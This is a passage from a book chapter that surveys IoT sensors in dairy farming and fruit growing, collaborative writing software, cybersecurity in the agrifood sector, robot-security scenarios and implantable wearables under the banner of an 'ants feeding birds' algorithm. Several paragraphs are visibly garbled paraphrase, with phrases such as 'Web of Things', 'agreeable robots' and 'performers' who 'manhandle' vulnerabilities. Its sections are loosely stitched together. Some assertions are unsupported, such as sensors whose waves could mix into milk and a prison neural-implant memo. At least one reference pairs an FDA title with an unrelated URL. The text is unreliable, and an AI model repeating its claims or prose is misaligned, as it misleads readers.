In 2013, the Smart Dairy Farming pilot project started as an initiative of the companies CRV, AgriFirm and FrieslandCampina in the Netherlands. The aim of the project is to extend the life of a cow with two years and consequently, the cow will serve five lactations instead of three. That will result in 20,000 kilogram more milk. For a dairy farm with 100 cows that means an increase in profit of around 40,000 euro. Besides CRV, a wide variety of companies such as: Agrifirm, FrieslandCampina, seven dairy farmers, the robotic milking system manufacturer Lely, software providers Rovecom and S&S Systems, accountancy AcconAVM, education and research institutes, universities, fencing manufacturer Gallagher, and sensor manufacturer Sentron participate in the project. The focus of this project is on the breeding of young cows, the period around calving and fertility. At the dairy farms a large amount of data about the behaviour of the cows is being collected with existing sensor technologies (like a robotic milking system and dairy cow pedometers) and new technologies. The collected data concerns the water intake, milk intake, feed intake, cow weight development, metabolism, ruminating behaviour, activity, place in the cow shed, body temperature, milk yield, and milk composition (its colour, temperature, lactose, fat content and protein content). Afterwards, the data is linked to other data from other parties in the chain such as the composition and nutritional value of the food and the milk composition. All the data will be put together and stored in an online database. Subsequently, the data will be analysed and translated into recommendations and protocols for the dairy farmers. The online database is supervised by a foundation, established by the three founding companies.

## About Amul and Safety

The food and beverage (F&B) sector in India is going through a similar shift today as far as embracing IT and in specific Cloud is concerned. From fully computerised plants to labelling cows and buffaloes to playing music for better produce and creating mobile apps to supervise cattle and milk production, dairy proprietors in India are becoming the trendsetters. Amul, the iconic Indian brand, has also turned to technology to help bring in process efficiencies to support their accelerated growth plans. (Siboo, 2014)

As Amul believed to have sensors connected to all animals for better productions, early market and quality outcomes, but how about security and privacy issues?

A detailed thought process went into and the tiny entities called sensors which are a vital part of Amul via their animal breeds are proved very safe to use for animals as well as for consumers. These tiny sensors do not produce huge frequency waves, which gets mixed up with milk as basic ingredient.

These tiny sensors at this moment have not formed any sensor's network within, of their own. Hence the privacy of data produced through/via these sensors remain with Amul's server or cloud storage devices. Once these sensors will replace with different types, and if sensor's own network is designed along with capability to every sensor to broadcast its data, then more detailed layers of privacy and data secured need to be devised.

## Electronic Transformation in Agriculture

The Agricultural food (AgriFood) segment has numerous information driven advancements. Through the presentation of cutting edge detecting and observing innovation the Agrifood area progressively utilizes the potential outcomes of the “Web of Things” and in addition access to information from outsiders. (Vidal, 2016)

The essential utilizations of agrarian robots are weed control, site-indicating spraying, computerized gathering and picking. Additionally identified with the development of rural robots are self-sufficient route in the fields, computerized operations like seeding, unmanned mechanized vehicles, agreeable robots, self-governing furrowing, versatile robots, and PC vision9.

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

In agricultural industry, if robots feeds fertilizers, water, and other food to plants and animals on farm, malware mixed data may ask robot to give wrong proportion of fertilizers for example to plants, by making plants dead, so it's a cyber-attack, indirectly, and loss for farmer not only to plant but to soil as well.

## Fruit Tree Sensors

It was an extremely common practice followed by people from previous generations and few still are rehearsing is to make use of senses to detect whether:

- Fruit is ready to picked from tree,
- When tree will start producing fruits,
- Frequency of fruits production per tree,
- Is the soil suitable for fruit trees quality product and what not?

Experienced personalities who can sense these and many other details are hard to find these days and also bit time consuming for the market expectations and requirements. Hence one way to tell a pear tree is ready to be picked is use of tree attached or wireless sensors.

Frequent use of “Electronic Nose” (Sen et.al. 2013) is fantastic alternative to replace experienced humans. Ofcourse the learning for “Electronic Nose” is coming from these unique experienced personalities from various domains, no doubt about it.

There are hardly any radiations generated by these sensors and hence fruits available in market having used current IT technology will be safe to relish on.

Another possible solution/ alternative to sensors is to make use of GPS/GIS or One conceptual idea is: Drones/various camera technology who will constantly snooping to capture various images/pictures of fruits from various angles. The apple-pie-in-the-sky idea was to have drone fly to fruit tree, take a photo of tree and return. Also have capability not to hit any tree, car, bird, animal or power lines. So the best time to fly is in the night to have security to surrounding entities. Drones idea till 2014 is on paper, due many commercial laws requirements.

With the help of extremely high intensity image processing software systems it will be very easy and effective to take decisions regarding fruit picking. Health-security related concern of sensors can be easily handled this way.

Fruits like apples, bananas, melons and tomatoes are termed as climacteric fruits as these fruits are ripen in presence of ethylene gas. Hence fruit/veg vendors suggest to wrap some fruits in paper bags. Ethylene sensing devices would be ideal since it is directly measuring a gas produced in response to fruit ripening.

(Anil Pillai Vice President Geomatics @SBL) For sustaining conservational stability and ecological biodiversity, Tree Count Management & Monitoring like LiDAR or an Unmanned Arial Vehicle (UAV) is important. To assist in various decision making/supporting system, a systematic tree inventory of forested and domestic areas is essential.

To peek under the blankets of Grey/Blue/Whitish (Clouds) and Nature gifted shared of Green (Leaves) is notoriously hard to penetrate via foot or from air in the tropical forests. At the same time they are the most compelling and important areas to study. The Uninhabited Aerial Vehicle Synthetic Aperture Radar (UAVSAR) uses radar waves with wavelength of 20 centimeter (8inches) to penetrate the tree canopy and other fog/clouds cover. This way researcher can collect data in entire year irrespective of

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

season, to analyze safely related to healthy forest vegetation, tree covers, deforested grassland and water tributaries etc.

Following are few research areas related to jungle, trees and safety:

- Eco-tourism effectual guide.
- Micro-controllers, sensors and RF modules for anti-smuggling alarm systems for trees in forests.
- Wireless sensor network based monitoring system for jungle tree cuts.
- Advanced radar to “see” through jungle by SouthCom.
- Preventive systems using flex sensors, for sandalwood forests.
- Restoring forest ecosystems=manufacturing a clean climate.
- People sniffer used by Army in backpack mounted sensors, e.g. XM-2.

Summarizing, these are opening up new fields of research in animal behaviour, intellectual capacity and cognition. And can further lead to such advancements where animals and birds will be equally benefitted as humans (in terms of technology) and these innovations will further lead to benefits for both economy and ecology.

**Other TV Channels/Media**

Lacalle & Castro- Mariño (2016), in their article focused their studies on online promotional activities related to Spanish scripted TV fiction. To organise this, authors performed the analysis of official and unofficial surveys given by audiences. The content analysis of 515 broadcast related websites and 7849 comments are carried out. These comments were posted by community managers and audiences/internet users, with assumption that majority of comments are given by females. The official site of TV channel broadcast the feedback after analysis. According to authors of this article, it is observed during this research work, is that inspite of collaboration with IT world, TV media still needs extra efforts and customized software systems.

Edgerton (2013), in her paper discusses about bridging the production practices of TV and internet form of TV by using video series generally called as webisodes (Web+Episodes). In this work, authors did extensive study before building story for any TV channel, by focusing on language, words, phrases used, sequence in which these details are used episode after episode, the political details of TV production, if any, followed by web series story telling strategies which are different than TV serial story telling strategies. This detailed all-round study helped him to generate required webisodes for today's generation using IT tools and data analysis. As stated by author in this paper,

*I focus on web series production, using John Caldwell's concept of “aesthetic salaries” as a lens to investigate creators' motivations for creating online content.*

Sozio (2011) focused on innovative TV production writing based on various models and technology tools/software systems. The set of most important technique used by this author are in depth interviews & data analysis based on interview inputs, employment of innovation and convergence theory to find the difference between linear publishing paradigm and interactive version of digital formats, editors taking inputs from virtual communities, networked collaborations, top-down publisher-reader-writer model,

### **Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**


collaboration with traditional and digital actors, contextual levels with “remixable cultures using text imitates software, with IPR laws etc. As quoted by author in this paper:

*This transition is no easy feat, as it contends with the central tension that emerged in each interview: the desire to preserve the integrity of the old structure while embracing innovations that challenge the very essence of reading. This investigation is not meant to be conclusive, but merely a small step toward illuminating some of the key actors and issues in a field facing major disruption, and will hopefully inspire similar studies, as the publishing industry’s polished product merges with developers’ innovative devices.*

The white paper ([http://www.single-sourcing.com/products/arbortext/ati/2019DynamicPub\\_WP.pdf](http://www.single-sourcing.com/products/arbortext/ati/2019DynamicPub_WP.pdf)) about PTC’s Arbortext Editor Software discusses the development of complex contents using various components and as compound documents, reuse contents across organizations to improve look and feel, accuracy of contents. This flexible software is based on XML and SGML contents, and can work with familiar word processing software as well to create business, technical and reference documents. It provides all flexibility and power what authors need to produce customized publications with automated dynamic publishing system. Arbortext delivers more accurate, more timely and more consistent contents, dynamically deliver publications that are tailored to the needs of each consumer, immediately produce updated publications across all target medias, automatically publish on-demand to multiple types of media, including Web, print, PDF, Microsoft Word, HTML Help, and wireless devices, Arbortext Publishing Engine provides a wealth of features that support the automation of page-oriented output and eliminate the need for authors to manually format documents. (See Figure 9)

The article on Software – Scripting, Collaborative Production Tools (<http://www.aq-broadcast.com/scripting/>, 2016) focuses on a networked scripting and promoting system tool, fully integrated with Autocue teleprompting functionality called as QNet. QNet provides a unique multi-user access for col-

*Figure 9. The complete enterprise wide publishing process by PTC.com*



**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

laborative production of varied contents appropriately suitable for any television, religious, political or corporate event production, where team is involved in planning, scripting and producing the final details. This system is already applied to daily magazine programme on UK TV network and also as script management tool for entire Republican National Convention in USA.

Writer Duet (<https://writerduet.com/>) has the ability to collaborate with one, two or many people across various countries at a time for writing, sharing contents online. In addition to this online support is provided consistently. Autosaving, versioning, line-by-line rewind features, dialogue writing tips, reuse of previously written dialogues, etc are very helpful tools in this app system beyond 21<sup>st</sup> century. Writer Duet definitely feels like the future of all media scripting requirements.

Macnamara (2011), in his paper emphasised on computer coded media content analysis, where they have applied this software in two categories,

1. For automation of entire coding and analysis based on human notation, requirements etc. This portion performs automatic scanning of texts, words, phrases etc.
2. Researcher's data handling and analysis including tables, charts, graphs, notations, databases etc.

**Cyber Security/Privacy Issues and Solutions**

The Agrifood area has changed itself into a more information driven and complex ecosystem. Coding/Programming is a vital part of the computerized framework in the Agrifood area. Vulnerabilities in programming and frameworks remain determinedly high. As indicated by CSAN 2015, 18 programming suppliers in 2014 discharged a great many upgrades keeping in mind the end goal to repair vulnerabilities in their product. This is the fundamental issue with regards to cybersecurity and permits performers to manhandle these vulnerabilities.

A secure organization, chain and network are therefore a shared responsibility. When managing the risks of the whole chain, it is important to identify not only the physical chain, but also the “digital chain”. The impact of a non-functioning chain is exceptionally high and costly. A secure chain is only as strong as the weakest link.

A successful cybersecurity attack can have major impact, not only on the IT side but especially on the business. Total security is an illusion and in most cases impossible to achieve, due to the substantial impact security measures can have on society and individuals. To find the balance in security, freedom, social and economic growth has become a challenge nowadays. We can combine digital innovation and transformation within acceptable risks. To cope with these vulnerabilities and threats, multiple technical solutions or standards can help to mitigate threats and risks. But improving cooperation - both internal and external at various levels - by sharing knowledge, expertise and experiences is one of the basics in developing cybersecurity resilience in the organization and the agrifood chain.

Many questions arises when deciding the way to tackle these security issues like the disparate laws in different regions, different cultural biases, whom to involve, who should take the responsibility, how to divide the cost among the stakeholders and many more.

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm****CYBER SECURITY FOR ROBOTS: SCENARIOS FOR 2030 (Sheppard and Thompson, 2014)****Expectable Scenario: Make Way for Robots**

The Expectable scenario illustrates the view of the “conventionally expectable future” extrapolated from current robotic trends. Pioneering robotic developments of the 2010s laid the foundation for widespread robotics usage in daily lives over the next two decades. However, robotic cyber security vulnerabilities persisted, sparking significant capital and human investment to secure new robotic products. By the late 2020s, nearly every city could see robotic babysitters, eldercare robots to compensate for the shortage of human caregivers, and workplace robotic avatars for long distance meetings. By 2030 it is hard to see any activity where robots are not part of daily life.

**Desperation Scenario: Cyber Insecurity and Artificial Retardation**

As open-source platforms enabled more people to learn programming, coding, and hacking skills, and as automation increasingly replaced human labor, a movement of hackers against robots arose. By 2020, hackers could easily override industry safeguards in robotic cyber security. Hackers frequently disrupted manufacturing processes and corporate operations, harmed product quality, and stole important information by hacking into industrial robots.

**Aspirational Scenario: Robotic and Human Co-Evolution**

The Aspirational scenario identifies what surprising success can look like. The “One Robot Per Family by 2030” goal—announced by the philanthropic group OneVision in 2020—received tremendous support from global leaders and netizen advocates. “One Robot Per Family” aimed to improve life for every family within a decade. The vision sought to use robots to dramatically improve conditions for children and families in developing countries, while simultaneously addressing the needs and burdens of aging populations and youth in more developed countries. This goal, along with several research breakthroughs, revolutionized robot usage and design in the manufacturing sector. ([https://www.roboticsbusinessreview.com/cyber\\_security\\_for\\_robots\\_scenarios\\_for\\_2030/](https://www.roboticsbusinessreview.com/cyber_security_for_robots_scenarios_for_2030/))

**WEARABLES AND EMBEDDABLES**

Wearable, implantable devices is trend today and will be mandatory part of life soon. This section of chapter deals with various research outcomes related to how *Electronics transformation happens via humans*. Security of human, its personal data etc. is still a debatable concept. All these research outcomes are narrated below, as they are nature and bio-inspired alike “ants feeding birds”.

Graafstra is a pioneer in this space. Using his own body to experiment, he designed bio-safe magnets and implantable RFID chips holding encrypted information, having unique ID numbers used to open doors or unlock smartphones. But body hackers view the world differently; they believe technology has reached a point where it can improve the human body instead of just fixing what's broken; “A patient

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

*Figure 10. Justin Worst, Marlo Webber and Jes Waldrip show off an LED light implant. Grindhouse Wetware calls it the Northstar.*  
(Peralata, et al., 2016)



may come someday and say, ‘My eye is totally fine, but I want an eye that can see infrared. And I want an eye that can zoom’,” Graafstra said.

O’Shea said Grindhouse Wetware is using its LED device to test how long a device like it can remain charged inside a body, and Graafstra said his RFID chip is a small attempt at merging digital identity with physical identity. (Peralata, 2016)

If it is feasible to feed the data about zodiac signs, its characteristics etc., along with already available personal information in such implants, then such implanted devices can interact with each other easily, proving very useful in social gatherings and to carry forward the relationships, if compatibility is noted by implanted devices automatically. Instead of human beings learning hard ways about other personalities around and then find suitable compatibility [Preeti Mulay et al 2016] with others, let the augmented technology do it for all.

A villager after having his eyes checked and wearing testing lenses, still can’t read at all, and indignantly tells the doctor, “But I have heard a lot about you; once you check eyes and give glasses, everyone is able to read!” The punchline of this popular joke is that the villager is illiterate to begin with! How about having such spectacles implemented in future which will allow even non-readers to read, giving training simultaneously via signals/rays?

Rich Lee has pioneered the use of magnets, with one embedded in each ear, that converts sound into electromagnetic fields, creating the first ‘internal headphones’. But his experiments go far beyond sound. “It is a sixth sense”, says Lee. “The implants allow me to detect different sensors, so I can ‘hear’ heat from a distance. I can detect magnetic fields and Wi-Fi signals, so much of the world that I had no awareness of.” Although there is a practical purpose to Lee’s experiments, as he suffers deteriorating eyesight and hopes to improve his orientation through greater sensory awareness, he sees his self-hacking as a voyage of discovery rather than a medical trial.

Graafstra already uses his implants as universal passwords, unlocking physical and electronic barriers. Similar technology is already widely used in contactless card payment systems and clothing tags,

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

and Motorola are developing an RFID-activated ‘password pill’ that a user can swallow and access their devices without the hassle of remembering them.

Yet Guiseppe-Elie accepts the biohackers could be drivers for public acceptance of emerging technologies such as cochlear and retina implants, that have had dramatic successes in improving the conditions of hearing and sight-impaired people. RFID implants are also of proven value with Alzheimer’s patients. To minimize the invasiveness, Guiseppe-Elie suggests two major considerations: small and easy powered. Induction coils and biofuel cells that use the body’s energy are evolving solutions for the latter.

“Electronic tattoos” equipped with sensors sit on the skin and can measure vital signs without invasive surgery, and transmit them via wireless technology. The tattoos could also be applied to the head to read brainwaves, although the distance would limit accuracy. Implants for the brain could tell more, but represent the highest risk as well as reward. Should the body reject any material it could kill the patient.

Yet trials have begun with Alzheimer’s patients by the Wellcome Trust in the UK, as well as on soldiers by military researchers DARPA to help control the mental trauma that they may suffer. The latter challenges the medical principle against using implants to do more than return to humans their natural faculties, as DARPA believe their chip could eventually condition soldiers to battle-readiness through various psychological improvements. (Monks, 2014)

DARPA: Bridging The Human-Computer Divide with Brain Chip Implants, as simple as two computer systems are communicating. The program, Neural Engineering System Design (NESD), stands to dramatically enhance research capabilities in neurotechnology and provide a foundation for new therapies. (DARPA, 2016)

“Today’s best brain-computer interface systems are like two supercomputers trying to talk to each other using an old 300-baud modem,” said Phillip Alvelda, the NESD program manager. “Imagine what will become possible when we upgrade our tools to really open the channel between the human brain and modern electronics.”

Among the program’s potential applications are devices that could compensate for deficits in sight or hearing by feeding digital auditory or visual information into the brain at a resolution and experiential quality far higher than is possible with current technology. Neural interfaces currently approved for human use squeeze a tremendous amount of information through just 100 channels, with each channel aggregating signals from tens of thousands of neurons at a time. The result is noisy and imprecise. In contrast, the NESD program aims to develop systems that can communicate clearly and individually with any of up to one million neurons in a given region of the brain.

## The 2020 Neural Chip Implant

A Report about The Intelli-Connection Connection, a memorandum emerged that purported to discuss a high-level operation to place neural chip implants in prisoners throughout the nation. (Prison Disciplinary)

In a project named Proteus, after the microscopic body-navigating vessel in the film Fantastic Voyage, a British research team is developing cyber-pills with microprocessors in them that can text doctors directly from inside your body, aiding in providing inside information to help doctors know if you are taking your medication properly and if it is having the desired effect.


A team at Draper Laboratory in Cambridge, Massachusetts, is working on biodegradable batteries to overcome the challenges of supplying power to implantables within the body. They generate power inside the body, transfer it wirelessly where needed, and then simply melt away. Another project is look-

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**


*Figure 11. Implantable smartphones, techs at autodesk are experimenting with a system that can display images through artificial skin.*  
*(Medix et al., 2015)*



*Figure 12. Cyberpill that can talk to your doctor*  
*(Medix et al., 2015)*



*Figure 13. Meltable bio-batteries*  
*(Medix et al., 2015)*



**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

ing at how to use the body's own glucose to generate power for implantables, a smaller, more advanced version of the potato battery.

Smart Dust: swarms of nano-computers called motes, each much smaller than a grain of sand, that can organise themselves inside the body into as-needed networks to power a whole range of complex internal processes. The potential to attack early cancer or bring pain relief to a wound or even storing critical personal information in a manner that is deeply encrypted and hard to hack, makes it one of the most groundbreaking inventions.

MIT created a highly functional temporary tattoo that can control your connected devices. Each duoskin tattoo is available in one of three separate classes:

- An input class that turns your skin into a trackpad.
- An output class that can change colour based on skin temperature.
- A communication device that lets you pull data from the tattoo.

*Figure 14. Jungle of wearable technology*  
(Medix et al., 2015)



*Figure 15. Duoskin tattoo*  
(Medix et al., 2015)



**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

*Figure 16. Three classes of Duoskin tattoo  
(Medix et al., 2015)*



*Figure 17. Bioring, the future of wellness trackers  
Wearable Tech 2015.*



Each class uses a gold leaf to create a durable and aesthetically pleasing temporary tattoo. From there, researchers create a circuit using graphics software before cutting out and placing the design like a normal temporary tattoo. Each tattoo can also contain an NFC chip, thermochromic layer, or even LED lights. (Medix, Wearable tech 2015)

The bioring is a robust wellness tracker that can measure several metrics concerning your overall health. The ring sports a 3-axis accelerometer that can measure your daily activity and the steps you take. A bio-impedance sensor deeper inside the ring is in fact, its chief asset. This sensor can handle your caloric intake while transmitting electrical needed to measure the fluid fluctuations in your body. Coupled with the bioring’s advanced algorithm, this little sensor is also able to provide you with a macro-nutrient breakdown of your everyday meals. This gadget not only provides extensive data on stress levels and fat/carbs/protein intake but can also monitor activity intensity and the individual’s water levels throughout the day, with warnings of dehydration. Since everyone’s body is different, the ring’s smart algorithm can detect the user’s specific metabolic rhythm in about seven days, to provide you with accurate data and user personalised health plans.

## CONCLUSION

A new “ants feeding birds”, true story based, nature inspired algorithm is implemented and presented in this chapter. This algorithm is an amalgamation/confluence of various technologies and domains. Technologies include, Internet of Everything (IoE), Cloud Computing for end-users access, Dew-Computing for data store and adding light weight privacy and security of data, client and transactions etc. along with

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

machine learning concepts, sensor technologies, wearable computing, to name a few. Various domains are healthcare, psychology, behaviour of human, animals, birds, water-animals, trees and many more.

While implementing, incrementally learning about “ant feeding birds” algorithm, cyber security in the form of secured handshake is successfully implemented in three different case studies. The first case study is related to requirements of documents for accreditation/audit process and fetching the same automatically from organization’s network. The second case study is about multi-author book writing, submissions and learning from the same. The final case study is implemented for multi-writer TV serial, submissions of stories using cloud domain, acceptance or rejection decisions, incremental clustering system for influx of stories till the given deadline by TV channel, data store of these stories written by authors along with decisions, and again incremental learning based on this case study.

Multiple robots based application is the need of this society today and is having tremendous futuristic opportunities and challenges. A novel “ant feeding birds” is introduced here which is a confluence of varied technologies, concepts with wonderful solutions.

It is critical to continue to improve the infrastructure around healthcare technology to align with patient safety. Hospitals and health systems need to take a proactive and pre-emptive approach to security. These systems should be investing in and developing a strong IT infrastructure with layered security and firewalls to deter hacking. Healthcare organizations are constantly being challenged to anticipate unintentional threats and potential vulnerabilities. Therefore, it is important that healthcare organizations remain vigilant in this area as they continue to develop comprehensive systems to mitigate security risks (cybersecurity vulnerabilities).

## FUTURE DIRECTIONS

Multiple nature inspired algorithms provides huge potential for learning and mapping to future requirements. There is a lot to learn from nature, all entities and can be applied to various domains including psychology, behavioural sciences, IT, healthcare etc. to name a few. To be smart in all end over of organization, incremental learning and application is must. This support is provided by learning from nature and implementing IT based natural systems.

During floods, it is mandatory to save vehicles, lives and other important entities from huge source/ force of dirty water. Moving vehicles before drowning can be achieved successfully by use of specially designed sensors, GIS technology all over the world.

It is also feasible using GIS mapping especially focused on water bodies to look for life in water and save if required.

The research work carried out in this book chapter can be extended to multi author movie making experience, multi writer newspaper industry at large, multi-writer novel books publishing, multi cook menu design, multi personnel feedback system (students feedback) analysis which is based on text mining etc.

## REFERENCES

Ada Poon, Rajavi, Taghivand, Aggarwal, & Ma. (2016a). An energy harvested ultra-low power transceiver for internet of medical things. *European Solid-State Circuits Conference, ESSCIRC Conference*, 133-136.

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

- FBI Alert. (2015). *Internet of Things Poses Opportunities for Cyber Crime*. FBI.
- Amium. (n.d.). *Work Together, Amium: The app that makes collaborating on files easy. So you can work better, together*. Retrieved from [https://www.amium.com/?utm\\_source=capterra&utm\\_medium=cpc&utm\\_campaign=contentmgmt](https://www.amium.com/?utm_source=capterra&utm_medium=cpc&utm_campaign=contentmgmt)
- BookWright. (n.d.). *A creation tool for the creative in all of us*. Retrieved from <http://www.blurb.com/bookwright>
- Bronnen. (2016). *Cyber security in the Agrifood sector Securing data as crucial asset for agriculture, Capgemini Consulting*. Retrieved from [www.capgemini-consulting.nl](http://www.capgemini-consulting.nl)
- Butler, R. (2016). *Nature for a New Year*. Retrieved from <https://pacificwildlife.wordpress.com/2016/01/01/nature-for-a-new-year/>
- Capterra. (n.d.). *The Smart Way to Find Business Software*. Retrieved from <http://www.capterra.com/content-management-software/spotlight/110130/Wild%20Apricot/Wild%20Apricot>
- Contentful. (n.d.). *Like a CMS... without the bad bits. Contentful is a content management developer platform with an API at its core*. Retrieved from [https://www.contentful.com/?utm\\_source=capterra&utm\\_medium=cpc&utm\\_campaign=capterra1](https://www.contentful.com/?utm_source=capterra&utm_medium=cpc&utm_campaign=capterra1)
- Cuthbertson, A. (2015). Surgical robots hacked by researchers to alter commands and disrupt functions. *International Business Times*. Retrieved from <http://www.ibtimes.co.uk/surgical-robots-hacked-by-researchers-alter-commands-disrupt-functions-1500320>
- DARPA. (2016). DARPA: Bridging The Human-Computer Divide With Brain Chip Implants. *Technology News and Trends*. Retrieved from <https://www.technocracy.news/index.php/2016/01/20/darpa-bridging-human-computer-divide-brain-implants/>
- Discover WriterDuet. (2016). *The new standard for screenwriting*. Retrieved from <https://writerduet.com/>
- Dynamic Publishing. (n.d.). *Optimizing the publishing processes enables organizations to generate new revenue while cutting costs*. Retrieved from [http://www.single-sourcing.com/products/arbor/text/ati/2019\\_DynamicPub\\_WP.pdf](http://www.single-sourcing.com/products/arbor/text/ati/2019_DynamicPub_WP.pdf)
- Edgerton, K. (2013). Byte-Sized TV: Writing the Web Series. Williams College. Retrieved from <http://dspace.mit.edu/bitstream/handle/1721.1/81078/857834617-MIT.pdf?sequence=2>
- FDA. (2015). *Cybersecurity Vulnerabilities of Hospira Symbiq Infusion System: FDA Safety Communication*. Retrieved from <http://www.knkpublishingsoftware.com/knkpublishing-inspiring-publishing-software/trade-book-publishers/>
- Hall & Render. (2015). Hack Attack: Cybersecurity Vulnerabilities of Medical Devices. American Bar Association Health Law Section Publication, 12(1).
- Kloeffler, D., & Shaw, A. (2013). *Dick Cheney Feared Assassination Via Medical Device Hacking: ‘I Was Aware of the Danger’*. ABC News. Retrieved from <http://abcnews.go.com/US/vice-president-dick-cheney-feared-pacemaker-hacking/story?id=20621434>

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

Lacalle, C., & Castro-Mariño, D. (2016). *Promotion of Spanish Scripted Television on the Internet: Analyzing Broadcast-Related Websites’ Content and Social Audience*. Retrieved from <http://www.el-profesionaldelainformacion.com/contenidos/2016/mar/11.pdf>

Macnamara, J. (2011). Media content analysis: Its uses; benefits and best practice methodology. *Asia Pacific Public Relations Journal*, 6(1), 1–34. Retrieved from <http://amecorg.com/wp-content/uploads/2011/10/Media-Content-Analysis-Paper.pdf>

Mazzolai. (2016). *Learning by nature how to build soft robots*. Center for Micro-BioRobotics, IIT-Istituto Italiano di Tecnologia. Retrieved from <http://www.gssi.infn.it/seminars/seminars-and-events-2016/item/787-learning-by-nature-how-to-build-soft-robots>

Medix. (2015). *Top 10 Implantable Wearables Soon To Be In Your Body*. Wearable Tech and Fashion Tech, WT VOX. Retrieved from <https://wtvox.com/3d-printing/top-10-implantable-wearables-soon-body/>, <https://wtvox.com/wearables/>

Monks, K. (2014). *Forget wearable tech, embeddable implants are already here*. Retrieved from <http://edition.cnn.com/2014/04/08/tech/forget-wearable-tech-embeddable-implants/>

O’Callaghan, J. (2015). *Hackers can take over MEDICAL equipment: Security experts discover telesurgery robots are at risk from cyber attacks*. Mailonline by Microsoft Store.

Peralata, E. (2016). *Body hacking, Movement Rises Ahead of Moral Answers*. All Tech Considered. Retrieved from <http://www.npr.org/sections/alltechconsidered/2016/03/10/468556420/body-hacking-movement-rises-ahead-of-moral-answers>

Poon, A., & Rajavi, T., Aggarwal, & Ma. (2016b). An RF-powered 58Mbps-TX 2.5 Mbps-RX full-duplex transceiver for neural microimplants. *Radio Frequency Integrated Circuits Symposium (RFIC), 2016 IEEE*, 234-237.

Poon, A. S. Y., & Yeh, A. J. (2015). *Methods and Apparatus for Power Conversion and Data Transmission in Implantable Sensors, Stimulators, and Actuators*. US Patent 20,150,249,344. Washington, DC: US Patent Office.

Poppe, Wolfert, Verdouw, & Verwaart. (2013). Information and Communication Technology as a Driver for Change in Agri-food Chains. *EuroChoices*, 12(1), 60–65.

Sen, H. (2013). *Detecting cooking state with gas sensors during dry cooking*. Semantic Scholar. doi:10.1145/2493432.2493523

Sheppard, B. & Thompson, T. (2014). Robotics Business Review. *Cyber Security for Robots: Scenarios for 2030*. Retrieved from [https://www.roboticsbusinessreview.com/cyber\\_security\\_for\\_robots\\_scenarios\\_for\\_2030](https://www.roboticsbusinessreview.com/cyber_security_for_robots_scenarios_for_2030)

Siboo, S. (2014). “*Milking*” the cloud computing wave. Retrieved from <http://cio.economictimes.india-times.com/news/cloud-computing/milking-the-cloud-computing-wave/44995004>

Software-Scripting. (2016). *Collaborative Production Tools*. Retrieved from <http://www.aq-broadcast.com/scripting/>

**Distributed System Implementation Based on “Ants Feeding Birds” Algorithm**

- Sozio, L. (2011). *From Hardback to Software: How the Publishing Industry is Coping with Convergence* (MSc Dissertation). Media@LSE, London School of Economics and Political Science (“LSE”). Retrieved from <http://www.lse.ac.uk/media@lse/research/mediaWorkingPapers/MScDissertationSeries/2010/2nd/Sozio.pdf>
